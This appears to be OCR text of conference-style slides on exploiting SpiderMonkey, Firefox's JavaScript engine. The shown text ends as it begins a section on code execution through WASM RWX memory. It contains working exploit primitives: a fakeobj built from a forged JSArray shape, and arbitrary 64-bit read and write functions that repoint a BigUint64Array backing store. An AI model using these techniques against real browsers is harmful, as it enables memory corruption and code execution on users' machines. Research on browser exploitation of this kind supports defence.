
```
// ar1[0] is Obj_C0
let fake_arr = ar1[0].p5;
JS_ARRAY_SHAPE = fake_arr[0];

for (let i=0; i<MinorGC_Array_Size; i++) {
 // Update the fake map with real JSArray Map
 fake_arr_container_arr[i][3] =
 JS_ARRAY_SHAPE;
 // Update JSArray backing store ptr to make
 // it point to BigUintPTR backing store
 // BACKING STORE SHOULD END WITH 0x8
 fake_arr_container_arr[i][5] =
 Utils.BigIntAsDouble(NURSERY_BaseAddr+0x128n);
}
```




The FakeObj Primitive

```
// ar1[0] is Obj_C0
let fake_arr = ar1[0].p5;
```

```
biguint64 = new BigUint64Array(8);
```




From FakeObj to Addrof




From FakeObj to Arbitrary Read

```
BIGUINT_DEFAULT_BACKING_STORE = fake_arr[1];

function arb_read64(addr) {
  // change backing store ptr
  fake_arr[1] = addr;
  let val = biguint64[0];
  // put back default backing store ptr
  fake_arr[1] = BIGUINT_DEFAULT_BACKING_STORE;
  return val;
}
```




From FakeObj to Arbitrary Read

```
BIGUINT_DEFAULT_BACKING_STORE = fake_arr[1];

function arb_read64(addr) {
  // change backing store ptr
  fake_arr[1] = addr;
  let val = biguint64[0];
  // put back default backing store ptr
  fake_arr[1] = BIGUINT_DEFAULT_BACKING_STORE;
  return val;
}
```




From FakeObj to Arbitrary Write

```
BIGUINT_DEFAULT_BACKING_STORE = fake_arr[1];

function arb_write64(addr, val) {
  // change backing store ptr
  fake_arr[1] = addr;
  biguint64[0] = val;
  // put back default backing store ptr
  fake_arr[1] = BIGUINT_DEFAULT_BACKING_STORE;
}
```



From FakeObj to Arbitrary Write

```
BIGUINT_DEFAULT_BACKING_STORE = fake_arr[1];

function arb_write64(addr, val) {
  // change backing store ptr
  fake_arr[1] = addr;
  biguint64[0] = val;
  // put back default backing store ptr
  fake_arr[1] = BIGUINT_DEFAULT_BACKING_STORE;
}
```



0x2.2 - Code Execution Via WASM RWX Memory

Internals: WebAssembly Export Function Call


WAT

```
(module
  (func $f0 (export "f0") (result i32)
    (i32.const 0x42424242)
  )
  (func $f1 (export "f1") (result i32)
    (i32.const 0x43434343)
  )
)
```


JS

```
var wasm_code = new Uint8Array([…]);

var wasm_mod = new
WebAssembly.Module(wasm_code);

var wasm_instance = new
WebAssembly.Instance(wasm_mod);

var {f0, f1} = wasm_instance.exports;
f0();
```

SpiderMonkey

